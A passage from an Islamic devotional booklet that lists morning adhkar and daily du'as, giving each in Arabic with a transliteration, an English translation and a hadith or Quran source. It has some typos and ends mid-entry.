Asbahna wa-asbaha mulku lillah walhamdu lillah, La ilaha illal-lah, wahdahu la shareeka lah, lahul-mulku walahul-hamd, Yohee wa yumeeto wahuwa ala kulli shayin qadeer, Rabbi as-aluka khayrama fee ha'zaal-yawmi wa-khayra ma ,Ba'daho wa-aoozu-bika min sharri ha'zaal-yawmi, washarri ma, Ba'daho rabbi aa'ozu-bika minal-kasal, wasoo-il kibar, Rabbi aa'ozubika min aa'zaa-bin fin-nar, wa aa'zaa-bin fil-qabr

We have reached the morning/evening and at this very time unto Allah belongs all sovereignty, and all praise is for Allah. None has the right to be worshipped except Allah, alone, without partner, to Him belongs all sovereignty and praise and He is over all things omnipotent.My Lord, I ask You for the good of this day/night and the good of what follows it and I take refuge in You from the evil of this day /nignt and the evil of what follows it. My Lord, I take refuge in You from laziness and senility. My Lord, I take refuge in You from torment in the Fire and punishment in the grave.

Sahih Muslim - 4/2088

9 ONCE MORNING AZKAR

أَصْبَحْنَا عَلَى فِطْرَةِ الْإِسْلاَمِ وَعَلَى كَلِمَةِ الْإِخْلاَصِ وَعَلَى دِيْنِ نَبِيِّنَا مُحَمَّدٍ صَلَّى اللهُ عَلَيْهِ وَسَلَّمَ وَعَلَى مِلَّةِ أَبِيْنَا إِبْرَاهِيْمَ حَنِيْفاً مُسْلِماً وَمَا كَانَ مِنَ الْمُشْرِكِيْنْ

Asbahna ala fitratil-islam, Wa'ala kalimatil-ikhlas, Wa'ala deeni nabiyyina Muhammad (Sallalla-hu alai hi wasallam), Wa'ala millati abeena Ibraheema haneefan musliman, Waama kana minal-mushrikeen

We rise upon the fitrah of Islaam, and the word of pure faith, and upon the religion of our Prophet Muhammad and the religion of our forefather Ibraheem, who was a Muslim and of true faith and was not of those who associate others with Allaah

Hisnul muslim - Nasa'i, Ahmad, & Darimi

10 ONCE MORNING AZKAR

اَللَّهُمَّ بِكَ أَصْبَحْنَا، وَبِكَ أَمْسَيْنَا، وَبِكَ نَحْيَا، وَبِكَ نَمُوْتُ وَإِلَيْكَ النُّشُورُ

Allahumma bika asbahna wabika amsayna, Wabika nahya ,wabika namootu wa-ilaykan-nushoor

O Allah, by Your leave we have reached the evening and by Your leave we have reached the morning, by Your leave we live and die and unto You is our return

Trimidhi

11 THREE MORNING AZKAR

اَللَّهُمَّ إِنِّي أَصْبَحْتُ مِنْكَ فِي نِعْمَةٍ وَعَافِيَةٍ وَسِتْرٍ فَأَتِمَّ عَلَيَّ نَعْمَتَكَ، وَعَافِيَتَكَ وَسِتْرَكَ فِي الدُّنْيَا وَالآخِرَةِ

Allahumma inni asbahtu minka ,Fi nimatin wa afiyatin wa sitr, fa atimma alayya ni'mataka ,Wa afiyataka wa sitraka fi al dunya wa al akhira

O Allah, I rose up in the morning with blessings, strength and concealment (of my shortcomings), all of which are from You. So complete all the blessings and strength from You and the concealment for me in this life and the hereafter

Hisnul muslim

12 ONCE MORNING AZKAR

اَللَّهُمَّ مَا أَصْبَحَ بِي مِن نِعْمَةٍ، أَوْ بِأَحَدٍ مِن خَلْقِكَ، فَمِنْكَ وَحْدَكَ لَا شَرِيْكَ لَكَ، فَلَكَ الْحَمْدُ وَلَكَ الشُّكْرُ

Allahumma ma asbaha bee min nia'matin, Wa bi-ahadin min khalqik, Faminka wahdaka la shareeka lak, Falakal-hamdu walakash-shukr

O Allah, what blessing I or any of Your creation have risen upon, is from You alone, without partner, so for You is all praise and unto You all thanks

Abu Dawood Book 4 hadith 324

13 ONCE MORNING AZKAR

يَارَبِّ لَكَ الْحَمْدُ كَمَا يَنْبَغِيْ لِجَلَالِ وَجْهِكَ وَعَظِيْمِ سُلْطَانِكَ

Yaa rabbil lakal"hamdu kama yanbaghii lijalaali wajhika, wa'aziimi sultaanik

O my Lord, all praises be to You as it should be due to Your Might and the Greatness of Your Power

Hisnul muslim

14 THREE MORNING AZKAR

رَضِيْتُ بِاللَّهِ رَبّاً وَبِالإِسْلَامِ دِيْناً وَبِمُحَمَّدٍ صَلَّى اللَّهُ عَلَيْهِ وَسَلَّمَ نَبِيّاً وَرَسُولاً

Radeetu billahi rabban wabil-islami deenan wabiMuhammadin sal-lalla-hu alaihi wasallam nabiyya wa rasulaan

I am pleased with Allah as a Lord, and Islam as a religion and Muhammad peace be upon to him as a Prophet

Abu Dawood Book 4 hadith 318

15 ONCE MORNING AZKAR

اَللَّهُمَّ إِنِّي أَسْأَلُكَ الْعَافِيَةَ فِي الدُّنيَا وَالآخِرَةِ، اَللَّهُمَّ إِنِّي أَسْأَلُكَ الْعَفْوَ وَالْعَافِيَةَ، فِي دِينِي وَدُنيَايَ وَأَهْلِي وَمَالِي، اَللَّهُمَّ اسْتُرْ عَوْرَاتِي وَآمِن رَوْعَاتِي وَ احْفَظْنِي مِن بَينِ يَدَيَّ وَمِن خَلْفِي، وَعَن يَمِيْنِي وَعَن شِمَالِي وَمِن فَوْقِي، وَأَعُوْذُ بِعَظَمَتِكَ أَنْ أُغْتَالَ مِن تَحْتِي

Allahumma innee as-alukal aa'fitah fid-dunya wal-akhirah, Allahumma innee as-alukal-aa'fwa wal-aa'fiyah, Fee deenee wad-dunya-ya wa-ahlee wa-ma-lee, Allah hummas-tur aaw-ratee wa-amin raw-aa'tee ,wah-fitnee min bay'ni yaday wamin khalfee, Wa'aan ya-mee-nee wa'aan shimalee wamin fawqee, Wa-aa'oozu bi-aatha-matika aan oogh-tala min tahtee

O Allah, I ask You for pardon and well-being in my religious and worldly affairs, and my family and my wealth. O Allah, veil my weaknesses and set at ease my dismay. O Allah, preserve me from the front and from behind and on my right and on my left and from above, and I take refuge with You lest I be swallowed up by the earth

Ibn Majah Book 2 hadith 323

16 THREE MORNING AZKAR

سُبْحَانَ اللَّهِ وَبِحَمْدِهِ عَدَدَ خَلْقِهِ، وَرِضَا نَفْسِهِ، وَزِنَةَ عَرْشِهِ، وَمِدَادَ كَلِمَاتِهِ

Subhanal-lahi wabihamdih, Aa'dada khalqihi warida nafsih, wazinata aa'rshih, wamidada kalimatih

How perfect Allah is and I praise Him by the number of His creation and His pleasure, and by the weight of His throne, and the ink of His words

Muslim - Book 4 Hadith 2090

17 THREE MORNING AZKAR

بِسْمِ اللَّهِ الْذِي لَا يَضُرُّ مَعَ اسْمِهِ شَيْءٌ فِي الْأَرْضِ وَلَا فِي السَّمَآءِ وَهُوَ السَّمِيعُ الْعَلِيْمُ

Bismil-lahil-lazee la-ydur-ru ma'aas-mihi shay-on fil-ardi wala fis-sama-i wahuwas-sameeul-aa'leem

In the name of Allah with whose name nothing is harmed on earth nor in the heavens and He is The All-Seeing, The All-Knowing.

Abu Dawood Book 4 hadith 323

18 THREE MORNING AZKAR

اَللَّهُمَّ إِنِّي أَعُوذُ بِكَ مِن أَن أُشْرِكَ بِكَ شَيْئاً أَعْلَمُهُ وَأَسْتَغْفِرُكَ لِمَا لَا أَعْلَمُهُ

Allah humma inni aa-uzubika min in'ooshu-riak bika shai'an aalamu wa aastagfiruka lema la aalaam

'O Allah, I take refuge in You lest I should commit shirk with You knowingly and I seek Your forgiveness for what I do unknowingly'

Hisnul Muslim

19 THREE MORNING AZKAR

أَعُوْذُبِكَلِمَاتِ اللَّهِ التَّامَّاتِ مِن شَرِّ مَا خَلَقَ

Aa'oozu bikalimatil-lahit-tammati min sharri ma khalaq

I take refuge in Allah's perfect words from the evil He has created

Ahmed Book 2 hadith 290

20 ONCE MORNING AZKAR

اَللَّهُمَّ عَالِمَ الْغَيْبِ وَالشَّهَادَةِ، فَاطِرَ السَّمَاوَاتِ وَالْأَرْضِ، رَبَّ كُلِّ شَيْءٍ وَمَلِيْكَهُ، أَشْهَدُ أَن لَآ إِلَهَ إِلاَّ أَنْتَ، أَعوْذُ بِكَ مِن شَرِّ نَفْسِي وَمِن شَرِّ الشَّيْطَانِ وَشِرْكِهِ، وَأَنْ أَقْتَرِفَ عَلَى نَفْسِيْ سُوْءاً أَوْ أَجُرَّهُ إِلَى مُسْلِمٍ

Allahumma AAalimal-ghaybi washshahadah,Fatiras-samawati wal-ard,Rabba kulli shayin wa-ma-leekah, Ashhadu an-alaa ilaha illa ant, Aa'oozu-bika min sharri nafsee wamin shar-rish-shaytani wa-shirk, Wa'an aq-tarifa ala nafsee soo-an aw aa-jur-rahu ila muslim

O Allah, Knower of the unseen and the seen, Creator of the heavens and the Earth, Lord and Sovereign of all things, I bear witness that none has the right to be worshipped except You. I take refuge in You from the evil of my soul and from the evil and shirk of the devil, and from committing wrong against my soul or bringing such upon another Muslim

Sahih Thirmidi Book 3 hadith 142

21 ONCE MORNING AZKAR

يَاحَيُّ يَا قَيُّوْمُ، بِرَحْمَتِكِ أَسْتَغِيْثُ، أَصْلِحْ لِي شَأْنِي كُلَّهُ، وَلَا تَكِلْنِي إِلَى نَفْسِي طَرْفَةَ عَيْنٍ

Ya hayyu ya qayyoom, birahmatika astagheeth, aas-lih lee sha'nee kullah, wala takilnee ila nafsee tarfata aay'in

O Ever Living,O Self-Subsisting & Supporter of all, by Your mercy I seek assistance, rectify for me all of my affairs & do not leave me to myself, even for the blink of an eye

Sahih Tergib Ue Terhib 1/273

22 ONCE MORNING AZKAR

اَللَّهُمَّ أَنْتَ رَبِّي لَآ إِلَهَ إِلاَّ أَنْتَ، خَلَقْتَنِي وَأَنَا عَبْدُكَ، وَأَنَا عَلَى عَهْدِكَ وَوَعْدِكَ مَا اسْتَطَعْتُ، أَعُوذُبِكَ مِنْ شَرِّ مَا صَنَعْتُ، أَبُوءُ لَكَ بِنِعْمَتِكَ عَلَيَّ، وَأَبُوءُ بِذَنْبِيْ، فَاغْفِرْ لِي فَإِنَّهُ لَا يَغْفِرُ الذُّنُوبَ إِلاَّ أَنْتَ

Allahumma anta rabbee la ilaha illa ant, Khalaq-tanee wa-ana aabduk, Wa-ana ala aah-dika wa wa'dika mas-ta-taat, Aa'oozu'bika min sharri ma sanath, Aboo-o laka bini'matika aa'aly, wa-aboo-o bi-zan-bee, Faghfir lee fa-innahu la yagh-firu-zunooba illa ant

O Allah, You are my Lord, none has the right to be worshipped except You, You created me and I am Your servant and I abide to Your covenant and promise as best I can, I take refuge in You from the evil of which I have committed. I acknowledge Your favor upon me and I acknowledge my sin, so forgive me, for verily none can forgive sin except You.

Al Bhukari 7/150

23 FOUR MORNING AZKAR

اَللَّهُمَّ إِنِّي أَصْبَحْتُ أُشْهِدُكَ، وَأُشْهِدُ حَمَلَةَ عَرْشِكَ، وَمَلَائِكَتَكَ، وَجَمِيعَ خَلْقِكَ أَنَّكَ أَنْتَ اللَّهُ لَا إِلَهَ إِلاَّ أَنْتَ وَحْدَكَ لَا شَرِيكَ لَكَ وَأَنَّ مُحَمَّدَاً عَبْدُكَ وَرَسُولُكَ

Allahumma innee Asbahtu oshhiduk, Wa-oshhidu hamalata aarshik, Wamala-ikatik, Wa-jamee'aa khalqik, ann-naka antal-lahu la ilaha illa ant, Wah'daka la shareeka lak, Wa-anna Muhammadan aabdu-ka wa-rasooluk

O Allah, ily I have reached the morning and call on You, the bearers of Your throne, Your angles, and all of Your creation to witness that You are Allah, ne has the right to be worshipped except You, alone, without partner and that Muhammad is Your Servant and Messenger

Abu Dawood Book 4 hadith 317

24 | THREE | MORNING AZKAR

اَللَّهُمَّ عَافِنِي فِي بَدَنِي، اَللَّهُمَّ عَافِنِي فِي سَمْعِي، اَللَّهُمَّ عَافِنِي فِي بَصَرِي، لَآ إِلَهَ إِلاَّ أَنْتَ، اَللَّهُمَّ إِنِّي أَعُوْذُبِكَ مِنَ الْكُفْرِ، وَالْفَقْرِ، وَأَعُوْذُبِكَ مِن عَذَابِ الْقَبَرِ، لَآ إِلَهَ إِلاَّ أَنْتَ

Allahumma aa'fi-nee fee badanee, Allahumma a'fi-nee fee sam'ee, Allahumma aa'fi-nee fee basa'ree, la ilaha illa-ant, Allahumma innee aa'oozu-bika minal-kufr, wal-faqr, Wa-aa'oo-zu-bika min aazaabil-qabr, la ilaha illa-ant

O Allah, grant my body health, O Allah, grant my hearing health, O Allah, grant my sight health. None has the right to be worshipped except You , O Allah, I take refuge with You from disbelief and poverty, & I take refuge with You from the punishment of the grave. None has the right to be worshipped except You

Abu Dawood Book 4 hadith 324

25 | SEVEN | MORNING AZKAR

حَسْبِيَ اللَّهُ لَآ إِلَهَ إِلاَّ هُوَ عَلَيْهِ تَوَكَّلْتُ، وَهُوَ رَبُّ الْعَرْشِ الْعَظِيْمِ

Hasbiyal-lahu la ilaha illa huwa, aa'layhi tawakkalt, wahuwa rabbul-aarshil-aazeem

Allah is Sufficient for me, none has the right to be worshipped except Him, upon Him I rely and He is Lord of the exalted throne

Abu Dawood Book 4 hadith 321

26 | ONCE | MORNING AZKAR

أَصْبَحْنَا وَأَصْبَحَ الْمُلْكُ، لِلَّهِ رَبِّ الْعَالَمِينَ، اَللَّهُمَّ إِنِّي أَسْأَلُكَ خَيْرَ هَذَا الْيَوْمِ، فَتْحَهُ وَنَصْرَهُ، وَنُورَهُ وَبَرَكَتَهُ، وَهُدَاهُ، وَأَعُوْذُ بِكَ مِنْ شَرِّ مَا فِيهِ وَشَرِّ مَا بَعْدَهُ

Asbahna wa-asbahal mulku, Lillahi rabbil-aa'la-meen, Allahumma innee as-aluka khayra ha-zal-yawm, Fat-hahu, wa-nas-rahu,wa-noo-rahu, wa-baraka-tahu,wahu-dahu, Wa-aa'oozu-bika min sharrima feehi wa-shar-ri ma baa'dah

We have reached the morning and at this very time all sovereignty belongs to Allah, Lord of the worlds. O Allah, I ask You for the good of this day, its triumphs and its victories, its light & its blessings and its guidance, and I take refuge in You from the evil of this day and the evil that follows it.

Abu Dawood Book 4 hadith 322

27 | 100 | MORNING AZKAR

لاَ إِلَهَ إِلاَّ اللَّهُ وَحْدَهُ لاَ شَرِيْكَ لَهُ، لَهُ الْمُلْكُ وَلَهُ الْحَمْدُ، وَهُوَ عَلَى كُلِّ شَيْءٍ قَدِيرٌ

La ilaha illa allahu wah dahu la shareeka lahu, Lahul mulku wa lahul hamdu, Wa huwa 'ala kullee shay'in qadeer

None has the right to be worshipped except Allah, alone, without partner, to Him belongs all sovereignty and praise, and He is over all things omnipotent.

Muslim Book 4 hadith 2071

28 | 100 | MORNING AZKAR

سُبْحَانَ اللَّهِ وَبِحَمْدِهِ

Subhan Allah hee wa bi-hamdihi

How perfect Allah is

Muslim 4/2071

بِسْمِ ٱللَّهِ ٱلرَّحْمَنِ ٱلرَّحِيمِ

In the Name of Allah, the Most Gracious,the Most Merciful

Chapter 4

Daily Essential Du'a For All

Authentic Du'as form the Sunnah for various occasions to be implemented on our daily lives.

Collected by Ahsanul Haque under the supervision of Sheikh Abu Ahmed

UPON GOING TO SLEEP — DU'A 1

اَللَّهُمَّ بِاسْمِكَ أَمُوتُ وَأَحْيَا

Allah humma bis-mika aamu'tu wa aah'ya

O Allah ,In Your Name, I die and I live

Muslim 4/2083 & Fath ul Bari 11/113

ON AWAKENING FROM SLEEP — DU'A 2

الْحَمْدُ لِلَّهِ الَّذِي أَحْيَانَا بَعْدَ مَا أَمَاتَنَا وَإِلَيْهِ النُّشُورُ

Alhamdu lillahil-lathee ahyana ba'da ma amatana wa-ilayhin-nushoor

All praise be to Allah, who gave us life after killing us (sleep is a form of death) and to Him will we be raised and returned

Muslim 4/2083 & Fath ul Bari 11/113

UPON ENTERING TOILET — DU'A 3

بِسْمِ اللَّه، اللَّهُمَّ إِنِّي أَعُوذُ بِكَ مِنَ الْخُبْثِ وَالْخَبَائِثِ

(Bismil-lah) allahumma innee aa'oozuu bika minal-khubthi wal-khaba-ith

"In the name of Allah,O Allah. I seek refuge in You from the male female evil and Jinn's"

Al Bhukari 1/45 & Sahih Muslim 1/283

UPON LEAVING TOILET — DU'A 4

غُفْرَانَكَ، الْحَمْدُ لِلَّهِ الَّذِي أَذْهَبَ عَنِّي الْأَذَى وَعَافَانِي

Ghufranak, alhamdu lillah-hil lazee-aaz haba annil-aaza wa'aafini

"(O Allah) I seek forgiveness and pardon from You, All Praise be to Allah, who removed the difficulty from me and gave me ease (relief)".

Abu Dawood, Ibn Majag & At Trimidi

START OF WUDU — DU'A 5

بِسْمِ اللَّهِ الرَّحْمَنِ الرَّحِيمِ

Bismilla hir-rahma nir-raheem

"I begin in the name of Allah, who is the Most Merciful, Most Gracious"

Abu Dawood, Ibn Majag & At Trimidi

COMPLETION OF WUDU — DU'A 6

أَشْهَدُ أَن لَّا إِلَهَ إِلَّا اللَّهُ وَحْدَهُ لَا شَرِيكَ لَهُ وَأَشْهَدُ أَنَّ مُحَمَّدَاً عَبْدَهُ وَرَسُولَهُ

Ashhadu an la ilaha illal-lahu wahdahu la shareeka lah, wa-ashhadu anna Muhammadan aab-duhu warasooluh

"I testify that there is no one worthy of worship besides Allah. He is all by Himself and has no partner and I testify that Muhammad is Allah's Rasul (Messenger)"

Sahih Muslim 1/209

ENTERING THE MOSQUE — DU'A 7

بِسْمِ اللَّهِ، وَالصَّلَاةُ وَالسَّلَامُ عَلَى رَسُوْلِ اللَّهِ ، اَللَّهُمَّ افْتَحْ لِيْ أَبْوَابَ رَحْمَتِكَ

Bismil-lah, wassalatu wassalamu ala rasoolil-lah, allahummaf tah-lee aab-wa ba rahmatik

"In the Name of Allah, and peace and blessings be upon the Messenger of Allah"O Allah, open the doors of mercy"

Abu Dawud, Ibn As-Sunan Hadith 888 & Al-Albani

LEAVING THE MOSQUE — DU'A 8

بِسْمِ اللَّهِ، وَالصَّلَاةُ وَالسَّلَامُ عَلَى رَسُولِ اللَّهِ اَللَّهُمَّ إِنِّي أَسْأَلُكَ مِنْ فَضْلِكَ

Bismil-lah wassalatu wassalamu ala rasoolil-lah, allahumma innee as-aluka min fadlik.

"In the Name of Allah, and peace and blessings be upon the Messenger of Allah. O Allah, I ask for Your favor, O Allah, protect me from Satan the outcast"

Abu dawood, Sahee Al-Jaami 4591

BEFORE MEALS — DU'A 9

بِسْمِ اللَّه

Bismil-lah

"In the name of Allah"

Abu Dawud 3/437, At-Trimidi 4/288

FORGETTING TO RECITE *BISMILLAH* AT THE BEGINNING — DU'A 10

بِسْمِ اللَّهِ فِي أَوَّلِهِ وَآخِرِهِ

Bismil-lahi fee awwalihi wa-akhirih

"In the name of Allah in the beginning and end"

Abu Dawud 3/437, At-Trimidi 4/288

AFTER MEALS — DU'A 11

اَلْحَمْدُ لِلَّهِ الَّذِي أَطْعَمَنَا وَسَقَانَا وَجَعَلَنَا مُسْلِمِينَ

Alhamdu lillah hil lazi aat'aa mana wasakana wa-ja-aa,lana muslimin

"All praise belongs to Allah, who fed us and quenched our thirst and made us Muslims"

Abu Dawud , At-Trimidi, An Nasai & Ibn Majah

AFTER MEALS — DU'A 11-A

اَللَّهُمَّ بَارِكْ لَنَا فِيهِ وَأَطْعِمْنَا خَيْرًا مِنْهُ

Allahumma barik lana feehi wa-aath-imna khayran minh

"O Allah, You grant us blessings in it and grant us better than it"

At Tirmidhi 5/506

UPON LEAVING HOME — DU'A 12

بِسْمِ اللَّهِ تَوَكَّلْتُ عَلَى اللَّهِ وَلَا حَوْلَ وَلَا قُوَّةَ إِلَّا بِاللَّهِ

Bismil-lah, tawakkaltu alal-lah, wala hawla wala quwwata illa billah.

"I depart with Allah's name, relying on Him. It is Allah who saves us from sins with His guidance (the ability to do so)

At Tirmidhi

UPON ENTERING HOME — DU'A 13

بِسْمِ اللَّهِ وَلَجْنَا، وَ بِسْمِ اللَّهِ خَرَجْنَا، وَعَلَى رَبِّنَا تَوَكَّلْنَا

Bismil-lahi walajna, wabismil-lahi kharajna, wa'ala rabbina tawakkalna.

In the Name of Allah we enter , in the Name of Allah we leave , & upon our Lord we depend [then say As-Salaamu 'Alaykum to those present]

At Tirmidhi

ON JOURNEY — DU'A 14

سُبْحَانَ الَّذِي سَخَّرَ لَنَا هَذَا وَمَا كُنَّا لَهُ مُقْرِنِينَ وَإِنَّا إِلَى رَبِّنَا لَمُنْقَلِبُونَ

Subha-nal-lazi sakh-kha ralana haza wama kunna lahu mukhri-nee-na wa-inna ila rabbina lamun-qaliboon

"Allah is pure, He has given control and without His power we would not have any control Without doubt we are to return to him"

Abu Dawud 3/34 , At-Trimidi 5/501 & 3/156

ON RETURN FROM JOURNEY — DU'A 15

سُبْحَانَ الَّذِي سَخَّرَ لَنَا هَذَا وَمَا كُنَّا لَهُ مُقْرِنِينَ وَإِنَّا إِلَى رَبِّنَا لَمُنْقَلِبُونَ، آيِبُونَ تَائِبُونَ عَابِدُونَ لِرَبِّنَا حَامِدُونَ

Subha-nal-lazi sakh-kha ralana haza wama kunna lahu mukhri-nee-na wa-inna ila rabbina lamun-qaliboon, Ayiboona, ta-iboona, AAabidoona, lirabbina hamidoon.

"Allah is pure, He has given control and without His power we would not have any control Without doubt we are to return to him, We return, repent, worship and praise our Lord"

Abu Dawud 3/34 , At-Trimidi 5/501 & 3/156

WHEN SNEEZE — DU'A 16

الْحَمْدُ لِلَّهِ

Alhamdu lillah

"All praise is for Allah"

Al Bhukari 7/125

ON HEARING SOMEONE SNEEZE — DU'A 17

يَرْحَمُكَ اللَّه

Yaarha-muk-Allah

"May Allah have mercy on you"

Al Bhukari 7/125

ONE WHO SNEEZED REPLIES BACK — DU'A 18

يَهْدِيكُمُ اللهُ وَيُصْلِحُ بَالَكُم

Yahdeekumul-lahu wayuslihu balakum

"May Allah guide you and rectify your condition"

Al Bhukari 7/125

WHEN ENTERING THE MARKET — DU'A 19

لَا إِلَهَ إِلَّا اللَّهُ وَحْدَهُ لَا شَرِيكَ لَهُ لَهُ الْمُلْكُ وَلَهُ الْحَمْدُ يُحْيِي وَيُمِيتُ وَهُوَ حَيٌّ لَا يَمُوتُ بِيَدِهِ الْخُيْرُ وَهُوَ عَلَى كُلِّ شَيْءٍ قَدِيرٍ

La ilaha illal-lah, wahdahu la shareeka lah, lahul-mulku walahul-hamd, yuhyee wa-yumeetu wa'huwa hayyun la yamoot, biyadihil-khayru wahuwa A'ala kulli shayin qadeer.

None has the right to be worshipped except Allaah, alone, without partner, to Him belongs all sovereignty and praise. He gives life and causes death, and He is living and does not die. In His hand is all good and He is over all things, omnipotent

At-Tirmidhi-hasan

INTENTION OF HAVING RELATION WITH WIFE — DU'A 20

بِسْمِ اللَّه، اَللَّهُمَّ جَنِّبْنَا الشَّيْطَانَ وَجَنِّبِ الشَّيْطَانَ مَا رَزَقْتَنَا

Bismillah, allah humma jannib-nash-shaita na maa razaak tana

"I am having relations in the name of Allah. O Allah save us from Satan and keep him away from the children You grant us". The child that is born after the recitation of this dua will never be harmed by Satan"

Abu Dawud 2/248, Ibn Majah 1/617

AFTER ADHAAN — DU'A 21

اَللَّهُمَّ رَبَّ هَذِهِ الدَّعْوَةِ التَّامَّةِ وَالصَّلَاةِ الْقَائِمَةِ آتِ مُحَمَّدَاً الْوَسِيلَةَ وَالْفَضِيلَةَ وَابْعَثْهُ مَقَامَاً مَحْمُودَاً الَّذِي وَعَدْتَهُ إِنَّكَ لَا تُخْلِفُ الْمِيعَادَ

Allahumma rabba hathihid-da'watit-tammah, wassalatil-qa-imah ati Muhammadan alwaseelata wal-fadeelah, wab-aas-hu maqaman mahmoodan al-la-zee wa'aad-tah, innaka la tukhliful-mee'ad.

"O Allah, the Lord of this total call (invitation, proclamation) and the Lord of the Salat to begin, grant Muhammad 'intercession' (a status) and grant him superiority and let him reach Mooqame Mahmood which You have promised, for definitely You do not go back on Your promises"

Mishkat

DUA FOR JANAZA — DU'A 22

اَللَّهُمِّ اغْفِرْ لِحَيِّنَا وَمَيِّتِنَا وَشَاهِدِنَا، وَغَائِبِنَا، وَصَغِيرِنَا، وَكَبِيرِنَا، وَذَكَرِنَا وَأُنْثَانَا، اَللَّهُمَّ مَنْ أَحْيَيْتَهُ مِنَّا فَأَحْيِهِ عَلَى الْإِسْلَامِ، وَمَنْ تَوَفَّيْتَهُ مِنَّا فَتَوَفَّهُ عَلَى الْإِيمَانِ، اَللَّهُمَّ لَا تَحْرِمْنَا أَجْرَه، وَلَا تُضِلَّنَا بَعْدَه

Allahummagh-fir lihayyina wamayyitina washahidina, wagha-ibina, wasagheerina wakabeerina, wathakarina wa-oong-saana. Allahumma man ahyaytahu minna fa-ahyihi alal-islam, waman tawaffaytahu minna fatawaffahu alal-eeman, allahumma la tahrimna ajrah, wala tudillana ba'dah

"O Allah, forgive our living and our dead, those present and those absent, our young and our old, our males and our females. O Allah, whom amongst us You keep alive, then let such a life be upon Islam, and whom amongst us You take unto Yourself, then let such a death be upon faith. O Allah, do not deprive us of his reward and do not let us stray after him"

Ibn majah 1/480 & Ahmed 2/268

REMEMBRANCE & GLORIFICATION OF ALLAH — DU'A 23

سُبْحَانَ اللَّهِ وَبِحَمْدِهِ سُبْحَانَ اللَّهِ الْعَظِيمِ

SubhanAllah wa Bihamdihi, SubhanAllah hil aahzim

How perfect Allah is and I praise Him. How perfect Allah is, The Supreme

Whoever says: hundred times during the day, his sins are wiped away, even if they are like the foam of the sea.' Abu Hurayrah reported that the Messenger of Allah (S) said: '(There are) Two words, (which are) light on the tongue, heavy on the Scale and beloved to The Most Gracious

Al Bhukari 4/2071

REMEMBRANCE & GLORIFICATION OF ALLAH — DU'A 24

اَللَّهُمَّ اِنَّكَ عَفُوٌّ، تُحِبُّ الْعَفْوَ فَاعْفُ عَنِّي

Allahumma innaka 'affuwwun tuhibbul 'afwa fa'fu 'anni'

O Allah You are The One Who pardons greatly, and loves to pardon, so pardon me

At Tirmidhi

REMEMBRANCE & GLORIFICATION OF ALLAH — DU'A 25

لاَ حَوْلَ وَلاَ قُوَّةَ إِلاَّ بِاللَّهِ

La hawla wa laqu-aata illah billah

There is no might nor power except with Allah

Al Bhukari & Muslim 4/2076

REMEMBRANCE & GLORIFICATION OF ALLAH — DU'A 26

سُبْحَانَ اللَّهِ، وَالْحَمْدُ لِلَّهِ، وَلاَ إِلَهَ إِلاَّ اللَّهُ، وَاللَّهُ أَكْبَرُ

SubhanAllah hee wa Bihamdihi, wa la ilaha illal lahu wallaho Akbar

How perfect Allah is, and all praise is for Allah. None has the right to be worshipped except Allah, and Allah is the greatest

Muslim 4/2072

SUPPLICATION FOR ONE IN DISTRESS — DU'A 27

لاَ إِلَهَ إِلاَّ أَنْتَ سُبْحَانَكَ، إِنِّي كُنْتُ مِنَ الظَّالِمِينَ

La Illaha Illa Anta Subhanaka Inni Kuntum Minz zalmin

Non has the right to be worshipped except you. How perfect you are, verily I was among the wrong-doers

Sura An-Anbiyah 21:87

STRICKEN WITH A MISHAP OR OVERTAKEN BY AN AFFAIR — DU'A 28

حَسْبُنا اللَّهُ وَنِعْمَ الْوَكِيْل

Hasbuna-Allah wa ni'am alwakil

Allah is sufficient for us, and how fine a trustee (He is)

Sahih al Bhukari 5:172

PROTECTION FROM HELLFIRE — DU'A 29

اَللّهُمَ أَجِرْنِي مِنَ النَّارِ

Allah humma aa jirnee minan naar

O Allah, save me from the fire

Abu Dawood

SUPPLICATION FOR FEAR OF SHIRK — DU'A 30

اَللَّهُمَّ إِنِّي أَعُوْذُبِكَ أَن أُشْرِكَ بِكَ وَأَنا أَعْلَمْ، وَأَسْتَغْفِرُكَ لِمَا لَا أَعْلَم

Allahumma innee aa'ozu bika an oshrika bika wa-ana aa'lam, wa-astaghfiruka lima la aa'lam.

'O Allah, I take refuge in You lest I should commit shirk with You knowingly and I seek Your forgiveness for what I do unknowingly'

Ahmed 4/403

PLACING CHILDREN UNDER ALLAH'S PROTECTION — DU'A 31

أُعِيذُكُمَا بِكَلِمَاتِ اللّٰهِ التَّامَّةِ، مِنْ كُلِّ شَيْطَانٍ وَهَامَّةٍ، وَمِنْ كُلِّ عَيْنٍ لَامَّةٍ

Oee-zukuma bikalimatil-lahit-tammah, min kulli shaytanin wahammah, wamin kulli aay-nin lammah

I seek protection for you in the Perfect Words of Allah from every devil and every beast , and from every envious blameworthy eye (Ibn Aabbas related that the Messenger of Allah (SAW) used to seek Allah's protection for Al-Hasan and Al-Husain)

Al-Bukhari 4/119

DUA FOR THE PARENTS — DU'A 32

رَبَّنَا اغْفِرْ لِيْ وَلِوَالِدَيَّ وَلِلْمُؤْمِنِيْنَ يَوْمَ يَقُوْمُ الْحِسَابُ ۞ رَبِّ ارْحَمْهُمَا كَمَا رَبَّيٰنِيْ صَغِيْرًا ۞

Rabbighfir lii wali-waalidayya walilmum-iniina yauma yaquumul hisaab (Also recite) Rabbirhamhumaa kamaa rabbayaani sag-hiiraa

Our Lord! Forgive me and my parents, and (all) the believers on the Day when the reckoning will be established (Also recite) My Lord! Have mercy on them both as they did care for me when I was young.

Surah Ibrahim 14:41 & Sura Al-Isra 17:24

WHEN BREAKING FAST — DU'A 33

ذَهَبَ الظَّمَأُ وَابْتَلَّتِ الْعُرُوقُ وَثَبُتَ الْأَجْرُ إِنْ شَاءَ اللّٰهُ

Zhahabadh-dhama'u wabtallatil-'urooqu, wa thabatal-'ajru 'inshaa'Allaah. ::: There is NO authentic intention for fast however you should have the intention in your heart :::

The thirst has quenched and left wetness and with the will of Allah, reward is proven (certain) ::: There is NO authentic intention for fast however you should have the intention in your heart :::

Abu Dawud 2/306 & Al- Albani, Sahihul-Jami' As-Saghir 4/209.

WHEN VISITING THE SICK — DU'A 34

لَا بَأْسَ طَهُورٌ إِنْ شَاءَ اللّٰهُ

Laa ba'sa tahoorun 'inshaa'Allaah.

Do not worry, it will be a purification (for you) Allah willing.

Al-Bukhari, cf. Al-Asqalani Fathul-Bari 10/118.

FOR GOOD HEALTH *RECITE 7 TIMES * — DU'A 35

أَسْأَلُ اللّٰهَ الْعَظِيمَ رَبَّ الْعَرْشِ الْعَظِيمِ أَنْ يَشْفِيَكَ

